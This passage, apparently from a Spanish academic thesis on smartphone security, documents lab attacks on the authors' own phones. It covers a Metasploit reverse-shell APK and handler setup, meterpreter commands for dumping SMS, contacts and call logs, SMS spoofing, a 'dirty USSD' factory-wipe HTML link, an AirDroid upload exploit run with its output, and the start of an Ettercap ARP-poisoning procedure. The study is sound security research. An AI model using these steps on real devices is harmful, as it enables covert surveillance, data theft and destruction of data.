// *msfvenom* genera payloads de diferentes tipos y para una variedad de plataformas. En este caso, retorna un archivo *APK* que contiene una aplicación Android que implementa la conexión reversa. *Meterpreter* es una herramienta que provee un ambiente de *shell* con cierto repertorio de comandos para ejecutar [OFFMETE]. Los comandos de esta herramienta van a estar disponibles desde la *PC* cuando se ejecute el *exploit*. Los parámetros indican [MSFVENO]: con -p se especifica un *payload* de la serie de payloads disponibles, *LHOST* es la dirección *IP* de la *PC* que va a escuchar (la que se obtuvo con el comando anterior), *LPORT* es el puerto donde la *PC* va a escuchar, R indica que no convierta al archivo a un formato en particular (*raw format*)

Etapa 2

// En otra consola y en modo superusuario se deben ejecutar los siguientes comandos:

```
msfconsole
```

// Con este comando se abre una consola para ejecutar comandos de *Metasploit Framework*. Es la interface que brinda acceso a todas las características del *Framework* [MSFCONS].

```
use multi/handler
```

// Con la sentencia *use* se selecciona el módulo con el cual se va a trabajar. En este caso, se va a trabajar con un módulo genérico para trabajar con *payloads*.

```
set payload android/meterpreter/reverse_tcp
```

// Con el comando *set* se pueden configurar las opciones y parámetros de *Metasploit Framework* para el módulo actual con el que se está trabajando [MSFCOMM]. En este caso se define la variable que corresponde al *payload* con el que se va a trabajar en la conexión.

```
set lhost 192.168.0.23
```

// Se define la variable que corresponde a la *IP* de la máquina atacante (la *PC*).

```
set lport 8080
```

// Se define la variable que corresponde al puerto por el cual se va a escuchar.

```
exploit
```

// Con este comando se ejecuta el *payload*, va a quedar escuchando por el puerto 8080 el pedido de conexión de un *exploit* corriendo en un dispositivo con *Android*.

// Cuando se ejecute el *exploit* en el dispositivo víctima, automáticamente se abrirá un *shell* de *Meterpreter* para operar con el dispositivo de forma remota:

```
meterpreter >
```

Figura 13 – Shell de Meterpreter ejecutándose en el entorno del smartphone víctima

4.3.1.3 Observaciones

Se logró una conexión con una línea de comandos remota, en el contexto de cada *smartphone* (la cual permite acceder a la información dentro del *smartphone*). Una vez que se consigue este ingreso, se pueden usar varios comandos para manipular el contenido del *smartphone*, sin embargo, no todos estos comandos funcionaron de la forma esperada.

Estos son los comandos más relevantes que se probaron en los *smartphones* (obtenidos a partir del comando *help*):

Comando	Descripción	Defy+	LG G3	Moto G 2
cat	Lee y muestra el contenido de un archivo	Ok	Ok	Ok
cd	Cambia el directorio	Ok	Ok	Ok
download	Descarga un archivo	Ok	Ok	Ok
edit	Edita un archivo con el editor Vim	Ok	Ok	Ok
lcd	Cambia el directorio local de trabajo	Ok	Ok	Ok
lpwd	Muestra el directorio local de trabajo	Ok	Ok	Ok
ls	Genera una lista de los archivos	Ok	Ok	Ok
mkdir	Crea un directorio	Ok	Ok	Ok
pwd	Muestra el directorio de trabajo	Ok	Ok	Ok
rm	Borra un archivo específico	Ok	Ok	Ok
rmdir	Borra un directorio específico	Ok	Ok	Ok
search	Busca archivos	Ok	Ok	Ok
upload	Sube un archivo o un directorio	Ok	Ok	Ok
ifconfig	Muestra las interfases de red	Ok	Ok	Ok
route	Muestra la tabla de rutado	Ok	Ok	Ok
sysinfo	Devuelve información del sistema	Ok	Ok	Ok
record_mic	Graba un audio por un tiempo definido	Ok	Ok	Ok
webcam_list	Muestra la lista de las cámaras	Ok	Ok	Ok
webcam_snap	Toma una foto con una cámara	Falló	Ok	Ok
webcam_stream	Muestra un video en streaming de la cámara	Falló	Falló	Falló
check_root	Comprueba si al dispositivo se aplicó rooting	Ok	Ok	Ok
dump_calllog	Descarga en un archivo el registro de llamadas	Ok	Ok	Ok
dump_contacts	Descarga en un archivo todos los contactos	Ok	Ok	Ok
dump_sms	Descarga en un archivo todos los SMS	Ok	Ok	Ok
geolocate	Obtiene la ubicación geográfica actual	Falló	Falló	Falló

Tabla 5 – Comandos del exploit

En esta prueba no todo salió como se esperaba, tuvo sus imperfecciones. Durante las pruebas con estos comandos en cada smartphone, sucedieron varias situaciones anómalas:

- A veces la sesión de la *shell* conectada al smartphone se cerraba inesperadamente luego de haber pasado cierto tiempo.
- En ocasiones, fallaban los comandos cuando se ejecutaban, porque después de haber hecho una espera de 20 segundos aproximadamente después de ejecutar uno, se recibía este mensaje de error (en el caso del comando *webcam_snap*):

```
[-] Error running command webcam_snap:
Rex::TimeoutError Operation timed out.
```

- Se notó cierta inestabilidad en la interacción con la *shell*: a veces los comandos fallaban, pero cuando se volvían a ejecutar, funcionaban.
- Algunos comandos funcionaban cuando se los invocaban sin parámetros (ésto sucedió con los comandos *dump_calllog*, *dump_contacts* y *dump_sms*), de lo

contrario surgía un error como:

```
[-] Error getting call log: no implicit conversion of
nil into String
```

- El comando *webcam_stream* mostró un video en tiempo real en un navegador que tenía una tasa de refresco baja.
- El comando *webcam_snap* pudo funcionar después de que se ejecutara *webcam_stream*.

En base a esta demostración, se obtuvieron las siguientes conclusiones. Una de ellas, es que se puede generar fácilmente un *exploit* que obtenga acceso a un *smartphone*, sin el consentimiento del usuario. Otra conclusión que se consiguió es que esta técnica se puede mejorar con la ayuda de la ingeniería social, de forma tal que se pueda inducir a un usuario (víctima) a instalar el *exploit* en su celular. Cabe aclarar que esta prueba se aplica específicamente a la plataforma *Android*.

4.3.2 Segunda prueba

4.3.2.1 Introducción

En el capítulo 1 se explicó la técnica de *SMS Spoofing*, en la siguiente prueba se va a demostrar que esta técnica es factible. Para realizar esta prueba se emplea un servicio ofrecido por una empresa llamada "*DiGiMessaging*". Este servicio permite omitir los detalles de implementación de la técnica. El servicio permite enviar *SMSs* desde la *Web* con un "*caller ID*" arbitrario. En este caso, se va a utilizar la prueba gratuita, la cual impone una restricción en el envío de *SMSs*: solo se pueden enviar 3 mensajes *SMS* por cada cuenta gratuita.

4.3.2.2 Procedimiento

El primer paso es registrarse en el sitio web "*http://www.digimessaging.com/*", completando formularios con datos personales. Una vez iniciado una sesión con la cuenta recién creada, se debe dirigir al enlace que dice "*FREE TRIAL*", donde aparecerá un formulario con forma de smartphone (iPhone). Luego se deben completar los campos del formulario de la siguiente manera: en el campo "*From*" se ingresa un nombre de la forma por la que se quiere hacer pasar (por ejemplo, "UNLP"), en los campos que corresponden a "*To*" se selecciona el país Argentina y se ingresa un número de celular sin la característica del país (por ejemplo, "2215775754"); finalmente se oprime el botón "*SEND*". Pasado un lapso de tiempo (alrededor de 1 minuto), se recibirá un mensaje en el *smartphone* con el remitente que se definió en el campo "*To*".




Figura 14 – Las primeras dos vistas (de izquierda a derecha) son desde el smartphone mostrando el mensaje con un *caller ID* inventado y la tercer vista es el formulario respectivo (con forma de iPhone)

4.3.2.3 Observaciones

Con esta prueba se demostró que la aplicación de la técnica del *SMS Spoofing* es factible y simple. Esta técnica puede afectar a cualquier celular (ya sea un *smartphone* o no), sin importar el sistema operativo que utilice. En este caso, se tercerizó el trabajo a alguna de las tantas empresas que ofrecen este tipo de servicios: el envío de múltiples *SMSs* a celulares de casi cualquier parte del mundo, con un "*caller ID*" arbitrario; por lo tanto, esta prueba no exigió conocimientos técnicos específicos. En el caso de la empresa elegida, se notó durante las pruebas que tiene una restricción de seguridad: no permite enviar *SMSs* con un remitente de una entidad conocida, como el nombre de algún banco importante; lo que induce a pensar que maneja listas negras en el remitente que se vaya a ingresar.

4.3.3 Tercer prueba

4.3.3.1 Introducción

Esta prueba se refiere a un aspecto que involucra a las redes de celulares. Lo que se

quiere demostrar con esta prueba es la posibilidad de ejecutar comandos desde el celular (ya sea un *smartphone* o no) para interactuar con la red del proveedor de telefonía móvil por medio de códigos que forman parte del protocolo *USSD*, con el objetivo de dañar al celular.

Un investigador en seguridad informática llamado *Ravi Borgaonkar* descubrió una vulnerabilidad, que en principio afecta a los *smartphones Samsung S3* y *HTC One X* [SEGUINF]. Esta vulnerabilidad conocida como "*dirty ussd*", fue expuesta públicamente en la conferencia de seguridad llamada "*Ekoparty*" en el año 2012 [COMPMOV]. La explotación de la vulnerabilidad consiste en la destrucción de datos (reestablecimiento al estado de fábrica) de un celular a partir del acceso a un enlace *web*, que tiene una expresión particular (tag) "*tel*" en su código HTML, la cual es válida para el estándar *W3C* [RFC3966] [COMPMOV]. Esta expresión permite realizar una llamada telefónica mediante el acceso al enlace *web*; aunque en esta prueba, se lo va a utilizar para invocar un comando *USSD*, lo cual se hace de una forma similar en que se realiza una llamada telefónica: digitando números del teclado para luego apretar "*send*", aunque también se digitan los símbolos asterisco y numeral.




Figura 15 – Marcado de un código USSD y su respuesta

El protocolo *USSD* (*Unstructured Supplementary Service Data* o Servicio suplementario de datos no estructurados) provee códigos especiales que sirven para ejecutar comandos

cuando son marcados en un celular (ya sea un *smartphone* o un *feature phone*). Este repertorio de comandos forma parte de un programa incorporado en la red de celulares [TECUSSD]. Tiene varias aplicaciones, por ejemplo se lo puede utilizar para averiguar el saldo del servicio de telefonía celular o para mostrar el número del celular. Cada proveedor tiene su propio conjunto de códigos *USSD,* aunque existen algunos códigos que son aceptados en todos los celulares, como el código que permite mostrar el *IMEI* del celular. Es una tecnología heredada de las redes de telefonía móvil *GSM*, la cual empezó a ser popular en la década del 90, pero aún está activa y puede ser usada. Forma parte de los protocolos de telefonía de segunda generación (*2G*).

Según un especialista en la seguridad móvil:

> *"La capacidad de interpretar este tag no es exclusiva de los dispositivos con Android, si no de todas las plataformas, e inclusive de teléfonos de baja gama, solo es necesario que tenga un navegador móvil." [COMPMOV]*

> *"El problema se da en que Android corre de forma automática los comandos USSD, esto quiere decir que los ejecuta sin preguntarle al usuario." [COMPMOV]*

La base de esta prueba consiste en usar este protocolo de comunicación para destruir datos y demostrar que se puede usar este protocolo con fines maliciosos. Para ello, se usa un comando *USSD* que reestablece al estado de fábrica (*wipe out*) a algunos *smartphones* (algunos modelos viejos de la marca *Samsung*, por ejemplo), produciendo una pérdida de datos, y también puede llegar a dejar en un estado obsoleto a la tarjeta *SIM*; este código corresponde a "*2767*3855#".

La forma en que se usan las expresiones "tel" es muy simple, se escribe el número telefónico luego de la expresión "tel=" dentro del atributo "*href*" en el *tag* "a" [RFC3966]; por ejemplo, un enlace *web* podría estar constituido por el siguiente código *HTML*:

```
<a href="tel:+54-221-4569900">Llamar a +54-221-
4569900</a>
```

Generalmente, para enviar las *URLs* por *Internet* se deben codificar algunos caracteres especiales como "#" (numeral) y otros [RFC3986]. Esta conversión se la realiza de la siguiente forma: la expresión debe comenzar con un "%" y sigue con 2 dígitos hexadecimales que corresponden al caracter que se quiere representar en código *ASCII*. Entonces, el código *HTML* del enlace *web* que se necesita probar es:

```
<a href="tel:*2767*3855%23" target="_blank">Realizar
wipe out</a>
```

Existen varias formas de ser atacado: con mensajes *SMS* que inviten al usuario a acceder a este enlace *web* con engaños, códigos *QR* que apunten a este enlace, enlaces

recortados que representen este enlace, etc. Una forma de probar si nos afecta esta vulnerabilidad es accediendo a la dirección [SEGUINF]: *http://dylanreeve.com/phone.php*, si se ejecuta el código *USSD* directamente mostrando el código *IMEI* (código numérico que identifica a la interface que se comunica con la red de celulares), entonces ésto indica que el celular es propensos a sufrir este ataque.

Concluyendo, para que esta vulnerabilidad afecte a un *smartphone*, se tienen que cumplir 2 condiciones:

- El celular debe ser capaz de acceder a enlaces *web* que contienen códigos *USSD* ejecutándolos directamente
- El proveedor de telefonía móvil debe admitir el comando *USSD* que realiza el "*wipe out*" del equipo.

No obstante, la vulnerabilidad ya fue controlada, los sistemas operativos actuales ya no cuentan con este tipo de riesgos, éstos evitan la ejecución directa de este tipo de comandos.

4.3.3.2 Procedimiento

Esta prueba consiste en el acceso a un enlace *web* que intente marcar "*2767*3855#" como se lo describió anteriormente. Para ello, se cuenta con una *PC* que aloja a una página *web* que puede ser accedida dentro del ámbito de una red local y un *smartphone* conectado a esa red.

Primero, desde la *PC* se debe crear el archivo "index.html" en una carpeta vacía, que contiene:

```
<!doctype html>
<html>
    <head>
        <meta charset="utf-8">
        <title>Prueba de "Dirty USSD"</title>
    </head>
    <body>
        <p>Esta página intenta demostrar los efectos de la
vulnerabilidad "Dirty USSD"</p>
        <a href="tel:*%2306%23">Ver IMEI</a>
        <a href="tel:*2767*3855%23" target="_blank">Realizar un
wipe out</a>
    </body>
</html>
```

Segundo, en la *PC* se debe ejecutar en una consola (dentro de esa carpeta que contiene "*index.html*"):

```
$ python –m SimpleHTTPServer 8000
```

Tercero, desde el *smartphone* conectado a esa red local, se debe abrir un navegador *web* y acceder al enlace constituido por el formato "{IP DE LA PC}:8000" (por ejemplo,

"192.168.0.10:8000").

Cuarto, desde el smartphone, se debe hacer click en el enlace *web* que titula "Realizar un *wipe out*".

4.3.3.3 Observaciones

En cuanto a los resultados del experimento, el smartphone *Defy+* experimentó una ejecución directa del código *USSD*, pero el proveedor de telefonía celular no reconoció el comando, en este caso, el proveedor es *Personal*. En los otros *smartphones* más modernos no se ejecutó el código de forma directa y usan el mismo proveedor de telefonía celular.

Esta prueba expone una vulnerabilidad que es explotada fácilmente, pero afecta a algunos equipos relativamente viejos. Sin embargo, nos demuestra que existen vectores de ataque como los códigos *QR*, enlaces *web* recortados (que suelen emplearse en *Twitter*), enlaces web enviados por *SMS*, etc. En el futuro se podrían descubrir métodos de explotación que utilicen los mismos vectores de ataque, aunque se podrían prevenir sus efectos con la incorporación de cierta educación en el usuario para que preste atención y analice este tipo de contenido. Una forma de evitar este ataque es con el uso de aplicaciones de terceros que marcan números telefónicos, como por ejemplo *ExDialer* y *Dialer One*.

4.3.4 Cuarta prueba

4.3.4.1 Introducción

Las diversas aplicaciones (malintencionados o no) que se pueden adquirir desde los diversos medios de distribución pueden contener *bugs* de seguridad, los cuales pueden ser explotados para obtener privilegios en el acceso al sistema operativo, hacer daño, etc. Esta prueba consiste en demostrar otro aspecto a tener en cuenta en la seguridad de los *smartphones*: la explotación de los *bugs* de las aplicaciones.

Para realizar esta prueba se utiliza una aplicación llamada *AirDroid*, la cual es bastante popular. *AirDroid* sirve para controlar y administrar uno o varios dispositivos móviles con *Android* desde una *PC* por medio de Internet o una red local, ésta puede enviar mensajes *SMS*, transferir archivos, usar el *GPS*, usar la cámara de fotos, acceder a los contactos, etc. [AIRDROI].

En esta prueba se explota una vulnerabilidad específica de *AirDroid*, con la ayuda de un *exploit*. Éste es un *script* escrito en *Python* que fue obtenido de un registro público de *exploits* llamado *Exploit Database* [EXPLODB]. Esta vulnerabilidad ya fue resuelta, o sea que ya se publicó una actualización que corrige este *bug*; entonces, para que funcione esta demostración, se necesita adquirir e instalar una versión anterior a la versión que contiene la corrección. Para ello, se acude a un repositorio alternativo llamado "*Apk 4 Fun*" [APKFFUN] que tiene un registro de las versiones de varias aplicaciones, junto con

sus paquetes instaladores. En definitiva, para lo que nos compete, este repositorio aloja varias versiones viejas de *AirDroid*, en este caso se va a usar la versión 3.1.3, dado que a partir de la versión 3.1.4 ya se corrigió este *bug* [AIRFORU]. Cabe aclarar que no se puede usar el *marketplace* oficial *Google Play* para obtener la aplicación, debido a que tiene la versión más reciente (con el *patch* aplicado).

Este exploit permite que una *PC* que se encuentra conectada en una red pueda transferir archivos a un dispositivo cualquiera que esté usando *AirDroid* (dentro de la misma red), sin que éste lo perciba. En el marco de esta prueba, se tienen los siguientes elementos: una red local en la cual está conectado un *smartphone* y 2 *PCs*. En el entorno concreto de esta prueba se usa: una *notebook* con el sistema operativo *Windows 7* que usa *AirDroid* desde la web, un *smartphone LG G3* con *Android 5.0.2* que lleva instalada la aplicación *AirDroid*, y la máquina atacante es una notebook con *Kali Linux* que lleva la versión 2.7 de *Python*. La interacción entre ellos sucede así: el smartphone y la PC comparten datos por medio de *AirDroid*, lo cual es actividad normal; sin embargo, desde otra *PC* dentro de la misma red local, se van a transferir archivos al *smartphone* de forma silenciosa, sin la necesidad de estar autenticado en la aplicación *AirDroid*, ésto se puede lograr gracias a la ayuda del *exploit*.

4.3.4.2 Procedimiento

Primero, en la *PC* con *Windows* se debe crear una cuenta de *AirDroid* e iniciar sesión con esa misma cuenta desde el sitio web de *AirDroid* que emula un escritorio (*https://web.airdroid.com/*). En el *smartphone* se debe descargar, instalar y ejecutar la versión 3.1.3 de la aplicación *AirDroid* desde el repositorio "*APK 4 Fun*" (*http://www.apk4fun.com/*).

Luego, desde la *PC* que tiene *Linux*, se debe ejecutar el script que explota la vulnerabilidad. Los parámetros más importantes de este script son: *IP* y puerto del *smartphone* víctima, nombre del archivo a enviar y ubicación del archivo dentro del *filesystem* de la víctima.

Por ejemplo:

```
$ python exploit.py 192.168.0.43 8888 prueba.txt prueba.txt
/sdcard
```

En donde el primer parámetro es el nombre del *script*, el segundo y tercer parámetro es la dirección *IP* y el puerto del *smartphone* víctima, respectivamente, el cuarto parámetro es el nombre que se le va a asignar al archivo transferido, el quinto parámetro define el nombre del archivo local que se va a transferir, el sexto parámetro es la ubicación donde se va a depositar al archivo en el *smartphone*.

```
comun@kali:~$ python exploit.py 192.168.0.116 8888 escuela_45.jpg escuela_45.jpg /sdcard
                    .__                .___                .__     .___
  _____   |__|______   ___| _/_____   ____ |__|  __| _/
 /     \  |  \_  __ \ /  _ |\__  _  \ /  _ \|  |/ __ |
|  Y Y  \ |  ||  | \/ /_/ |  |  |  \(  <_> )  / /_/ |
|__|_|  / /__||__|  \____ |  |__|  /\____/|__\____ |
      \/                 \/                      \/
AIRDROID VerAll UPLOAD AUTH BYPASS PoC @ Parsa Adib

[+]Reciving Details
----------------------------
[*]IMSI:
[*]IP:192.168.0.116
[*]RESULT:0
[*]USEWIFI:TRUE
[*]PORT:8888
[*]SOCKETPORT:8889
[*]SSLPORT:8890

[+]Sending File
----------------------------
[*]RESPONSE:200
[*]FILE SENT SUCCESSFULY
comun@kali:~$
```

Figura 16 – Imagen de la consola de la PC que representa la respuesta del exploit




Figura 17 – Captura de pantalla del smartphone con el aviso de la recepción del archivo

4.3.4.3 Observaciones

En esta prueba se consiguió depositar archivos en un *smartphone* sin el consentimiento del usuario y sin que lo perciba, usando como medio a la aplicación *AirDroid*. Ésto funcionó para 2 smartphones: *LG G3* y *Moto G 2*, en el smartphone *Defy+* no se pudo instalar la aplicación (el sistema no podía leer el paquete).

Se notó cierta alteración de los archivos depositados en el smartphone con respecto a los originales. En el caso de la subida de archivos de texto plano, se apreció la adición de cierta información en su contenido. Por ejemplo, para un archivo que contiene el texto "Texto de prueba", su copia en el smartphone contenía:

```
--192.168.0.2.1000.5327.1447962696.450.1
Content-Disposition: form-data; name="prueba.txt";
filename="prueba.txt"
Content-Type: text/plain

Texto de prueba

--192.168.0.2.1000.5327.1447962696.450.1--
```

Asimismo, se probó la transferencia de una imagen y ésta no se pudo visualizar correctamente. Con esta consideración, se puede usar el exploit para comprometer el espacio de memoria libre con la subida de archivos grandes. Como también se puede automatizar la ejecución del exploit y subir muchos archivos de diversos tamaños.

Esta prueba solo afecta a los dispositivos con *Android*; sin embargo, las aplicaciones móviles de cualquier plataforma pueden contener *bugs* de seguridad que pueden ser aprovechados por *exploits*. Por ejemplo, una aplicación para *iOS* llamada *AirDrop* (provee una forma rápida para intercambiar archivos de un dispositivo a otro) también puede ser usada como medio para llevar a cabo un fin malicioso [IOSBETA].

4.3.5 Quinta prueba

4.3.5.1 Introducción

Los *smartphones* actuales pueden conectarse a una red *Wi-Fi*, sin embargo la incorporación de esta tecnología permite que un tercero pueda capturar información del *smartphone* empleando técnicas conocidas y probadas en las *PCs*, como *sniffing*. Esta prueba se puede aplicar en otros entornos móviles, no sólo en *Android*. En esta sección se demuestra que se puede monitorear el tráfico que entra y sale de un smartphone que está conectado a una red *Wi-Fi*, sin que el usuario se entere. Para ello, se utilizan 2 herramientas: *Ettercap* y *Wireshark*, las cuales corresponden a las 2 etapas en que se divide esta prueba, ambas etapas transcurren en una *PC* con *Kali Linux*, en la segunda etapa se usa un *smartphone* que será espiado.

Ettercap es un conjunto de herramientas que sirven para realizar ataques *man-in-the-middle* en una red local [SECETTE]. Esta aplicación se fue enriqueciendo con más y más

funciones durante el transcurso del proceso de desarrollo, lo que lo transformó en una herramienta flexible y poderosa para este tipo de ataques. Tiene funciones para efectuar análisis de redes y *hosts*, entre otras [LINETTE]. En esta prueba se lo usa para realizar la primera etapa, configurar una *PC* atacante para que pueda interceptar los paquetes que se transmiten entre un *router* y un *smartphone*. Para ello, se realiza un ataque *ARP spoofing* con la herramienta *Ettercap*.

Wireshark sirve para analizar paquetes y es la herramienta más popular que realiza este tipo de estudios; permite ver lo que sucede en la red con un alto nivel de detalle [WIRESHA], para ello se puede realizar una captura en vivo para su posterior análisis de forma *offline*; permite realizar una inspección profunda de cientos de protocolos. En esta prueba se usa *Wireshark* para llevar a cabo la segunda etapa, que estudia los paquetes que intercepta el *host* atacante. El objetivo es demostrar que se pueden capturar paquetes con la intención de violar la privacidad, un ejemplo concreto es el robo de una contraseña de una cuenta de usuario.

4.3.5.2 Procedimiento

En la primer etapa, en donde se utiliza la herramienta *Ettercap*, se deben realizar los siguientes pasos [SNIFFTU].

Desde la *PC*, se debe abrir la aplicación en una consola como superusuario o *root*:

```
# ettercap -G
```

Una vez dentro de la aplicación, dentro de la interface gráfica, se debe preparar el ataque. Para ello se debe desplegar el menú "*Sniff*" para seleccionar el ítem "*Unified sniffing*". Aparece una ventana en que se debe elegir la interface que se conecta a un red via *Wi-Fi* (generalmente se llama "*wlan0*") y presionar el botón de aceptar.

Después, para explorar la red en busca del host que queremos espiar, se busca dentro del menú "*Hosts*" el ítem "*Scan for hosts*". Con este comando se explora (en la red a la cual está conectada la interface que se eligió en el punto anterior) en busca de *hosts*.

A continuación, se debe desplegar el menú "*Hosts*" y eligir el ítem "*Hosts list*" para ver una lista con los nodos de la red. En esta lista, se definen cuáles son los 2 *hosts* a interferir; por un lado se debe seleccionar la *IP* del *smartphone* del listado y presionar el botón "*Add to target 1*", y por el otro lado, se debe seleccionar la *IP* del *router* y presionar el botón "*Add to target 2*".

Luego, se debe elegir dentro del menú "*Mitm*", el ítem "*Arp Poisoning*". Con ésto aparece una ventana en la que se debe tildar el casillero que dice "*Sniff remote conections*". Finalmente, para efectuar el ataque, en el menú se elige "*Start Sniffing*".

